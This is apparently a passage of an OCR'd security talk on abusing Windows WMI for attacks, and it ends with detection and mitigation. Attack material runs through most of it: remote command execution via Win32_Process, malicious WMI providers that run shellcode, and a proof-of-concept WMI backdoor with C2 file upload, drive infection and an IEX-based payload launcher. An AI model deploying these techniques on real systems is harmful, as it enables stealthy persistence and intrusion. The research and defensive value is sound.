Invoke-WmiMethod @CommonArgs -Class Win32_Process -Name Create -ArgumentList $PowerShellPayload

$RemoteOutput = Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name GetStringValue -
ArgumentList $HKLM, 'SOFTWARE\EvilKey', 'Result'
$EncodedOutput = $RemoteOutput.sValue

$DeserializedOutput =
[Management.Automation.PSSerializer]::Deserialize([Text.Encoding]::Ascii.GetString([Convert]::F
romBase64String($EncodedOutput)))
```

WMI Attacks – Stealthy Command "Push"

- Problem: Previous examples might get caught with command-line auditing – e.g. powershell.exe invocation
  - E.g. Win32_Process Create method
- Solution: Create a "temporary" permanent WMI event subscription
  - Event filter example: __IntervalTimerInstruction
  - Event consumer – ActiveScriptEventConsumer:
    1. Execute "pushed" payload
    2. Immediately delete the permanent event subscription
- Effect: Calls

```
%SystemRoot%\system32\wbem\scrcons.exe –Embedding
```

- Implementation: Exercise for the reader

WMI Attacks – MOF

Why aren’t you talking about malicious managed object format (MOF) files???


WMI Providers

WMI Providers

- COM DLLs that form the backend of the WMI architecture
- Nearly all WMI classes and their methods are backed by a provider
- Unique GUID associated with each provider
- GUIDs may be found in MOF files or queried programmatically
- GUID corresponds to location in registry
  - `HKEY_CLASSES_ROOT\CLSID\<GUID>\InprocServer32 – (default)`
- Extend the functionality of WMI all while using its existing infrastructure
- New providers create new `__Win32Provider : __Provider` instances
- Kernel drivers host classes present in ROOT\WMI

3rd Party WMI Providers

- Some 3rd party providers exist
- E.g. Lenovo has one installed on this laptop
  - Enables remote get/set of BIOS configuration



Windows PowerShell

```
PS C:\> Get-CimClass -Namespace root\wmi -ClassName Lenovo*


   NameSpace: ROOT/wmi

CimClassName                    CimClassMethods     CimClassProperties
------------                    ---------------     ------------------
Lenovo_BIOSElement              {}                  {}
Lenovo_SetBiosSetting           {SetBiosSetting}    {Active, InstanceName}
Lenovo_DiscardBiosSettings      {DiscardBiosSetti... {Active, InstanceName}
Lenovo_BiosSetting              {}                  {Active, CurrentSetting, InstanceName}
Lenovo_SaveBiosSettings         {SaveBiosSettings}  {Active, InstanceName}
Lenovo_SetBiosPassword          {SetBiosPassword}   {Active, InstanceName}
Lenovo_GetBiosSelections        {GetBiosSelections} {Active, InstanceName}
Lenovo_BiosPasswordSettings     {}                  {Active, InstanceName, MaxLength, MinLength...}
Lenovo_LoadDefaultSettings      {LoadDefaultSetti... {Active, InstanceName}
Lenovo_AssetIDElement           {}                  {}
Lenovo_AssetIdByteWrite         {AssetIdByteWrite}  {Active, InstanceName}
Lenovo_AssetIdByteRead          {AssetIdByteRead,... {Active, InstanceName}
Lenovo_PRELOADElement           {}                  {}
Lenovo_SetPreloadLanguage       {SetPreloadLanguage} {Active, InstanceName}
Lenovo_PreloadLanguage          {}                  {Active, CurrentSetting, InstanceName}
Lenovo_PlatformElement          {}                  {}
Lenovo_SetPlatformSetting       {SetPlatformSetting} {Active, InstanceName}
Lenovo_PlatformSetting          {}                  {Active, CurrentSetting, InstanceName}
```

Malicious WMI Providers

- This was merely a theoretical attack vector until recently…
- EvilWMIProvider by Casey Smith (@subTee)
  - https://github.com/subTee/EvilWMIProvider
  - PoC shellcode runner
  - `Invoke-WmiMethod -Class Win32_Evil -Name ExecShellcode -ArgumentList @(0x90, 0x90, 0x90), $null`
- EvilNetConnectionWMIProvider by Jared Atkinson (@jaredcatkinson)
  - https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider
  - PoC PowerShell runner and network connection lister
  - `Invoke-WmiMethod -Class Win32_NetworkConnection -Name RunPs -ArgumentList 'whoami', $null`
  - `Get-WmiObject -Class Win32_NetworkConnection`
- Install with InstallUtil.exe

PoC WMI Backdoor

https://github.com/mattifestation/WMI_Backdoor

PoC WMI Backdoor Background

- A pure WMI backdoor
- PowerShell installer
- PowerShell not required on victim
- Intuitive syntax
- Relies exclusively upon permanent WMI event subscriptions

PoC WMI Backdoor Syntax - New-WMIBackdoorTrigger

```
New-WMIBackdoorTrigger -TimingInterval <uint32>
                       [-TimerName <string>]
                       [-TriggerName <string>]

New-WMIBackdoorTrigger -Datetime <datetime>

New-WMIBackdoorTrigger -ProcessName <string>

New-WMIBackdoorTrigger -NewOrModifiedFileExtensions <string[]>

New-WMIBackdoorTrigger –LockedScreen

New-WMIBackdoorTrigger –InteractiveLogon

New-WMIBackdoorTrigger –DriveInsertion
```


PoC WMI Backdoor Syntax - New-WMIBackdoorAction

```
New-WMIBackdoorAction -C2Uri <uri>
                      -FileUpload

New-WMIBackdoorAction -C2Uri <uri>
                      -Backdoor

New-WMIBackdoorAction -KillProcess

New-WMIBackdoorAction -InfectDrive
```

PoC WMI Backdoor Syntax – Register-WMIBackdoor


```
Register-WMIBackdoor   [-Trigger] <hashtable>
                       [-Action] <hashtable>
                       [[-ComputerName] <string>]
```

PoC WMI Backdoor – Demo #1 – Generic Backdoor



```
# Create a new backdoor command queue
$CommandQueue = New-Object Collections.Queue

# VBScript file dropper payload
$VBScript = @'
Dim oFSO, oFile, sFilePath
Set oFSO = CreateObject("Scripting.FileSystemObject")
sFilePath = "C:\Users\limited_user\Desktop\Exfil\foo.txt"
Set oFile = oFSO.CreateTextFile(sFilePath, True)
oFile.Write "foo"
oFile.Close
'@

Add-WMIBackdoorCommand -CommandQueue $CommandQueue -VBScriptPayload $VBScript

# PowerShell file dropper payload
$PowerShellPayload = {'Hello, cruel world!' | Out-File C:\Users\limited_user\Desktop\Exfil\bar.txt}

$ClassName = 'Win32_Server'
$PropertyName = 'Hostname'
$WMIStorageArgs = @{
    CommandQueue = $CommandQueue
    PayloadContents = $PowerShellPayload
    WMIClassName = $ClassName
    WMIClassPropertyName = $PropertyName
}

# Persist the PowerShell payload to the WMI repository
Add-WMIBackdoorCommand @WMIStorageArgs

$CommandLine = @"
powershell -NoP -Command "IEX ([WmiClass]'$ClassName').Properties['$PropertyName'].Value"
"@

```

PoC WMI Backdoor – Demo #2 – File Uploader


Administrator: Windows PowerShell
Administrator: Windows PowerShell

```
Victim >
```

```
Attacker ># Create a new backdoor command queue
Attacker >$CommandQueue = New-Object Collections.Qu
eue
Attacker >
Attacker ># Fire up the backdoor server
Attacker >Start-WMIBackdoorServer -CommandQueue $Co
mmandQueue -Port 80
Attacker >
```

PoC WMI Backdoor – Demo #3

Drive Infection

PoC WMI Backdoor – Demo #4

Process Killer

Attack Defense and Mitigations


Attacker Detection with WMI

- Persistence is still the most common WMI-based attack
- Use WMI to detect WMI persistence

```
$Arguments = @{
    Credential = 'WIN-B85AAA7ST4U\Administrator'
    ComputerName = '192.168.72.135'
    Namespace = 'root\subscription'
}

Get-WmiObject -Class __FilterToConsumerBinding @Arguments
Get-WmiObject -Class __EventFilter @Arguments
Get-WmiObject -Class __EventConsumer @Arguments
```

Existing Detection Utilities

- Sysinternals Autoruns



Autoruns [WIN-B85AAA7ST4U\admin_user] - Sysinternals: www.sysinternals.com

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
WMI Database Entries					
✓ BVTConsumer			File not found: KemCap.vbs		
✓ DriveInfector	Script embedded in WMI database		Double click to open copy		
✓ FileUpload	Script embedded in WMI database		Double click to open copy		
✓ KillProcess	Script embedded in WMI database		Double click to open copy		
✓ LaunchBeaconingBackdoor	Script embedded in WMI database		Double click to open copy		

- Kansa
  - https://github.com/davehull/Kansa/
  - Dave Hull (@davehull), Jon Turner (@z4ns4tsu)

Attacker Detection with WMI

WMI is the free, agent-less host IDS that you never knew existed!


YO DAWG. I HEARD YOU LIKED EVENT CONSUMERS.
SO I CREATED AN EVENT CONSUMER THAT ALERTS ON EVENT CONSUMERS.
imgflip.com

https://github.com/fireeye/flare-wmi/tree/master/WMI-IDS

Mitigations

- Stop the WMI service - Winmgmt
- Firewall rules
- Existing Event logs
  - Microsoft-Windows-WinRM/Operational
  - Microsoft-Windows-WMI-Activity/Operational
  - Microsoft-Windows-DistributedCOM
- Preventative permanent WMI event subscriptions

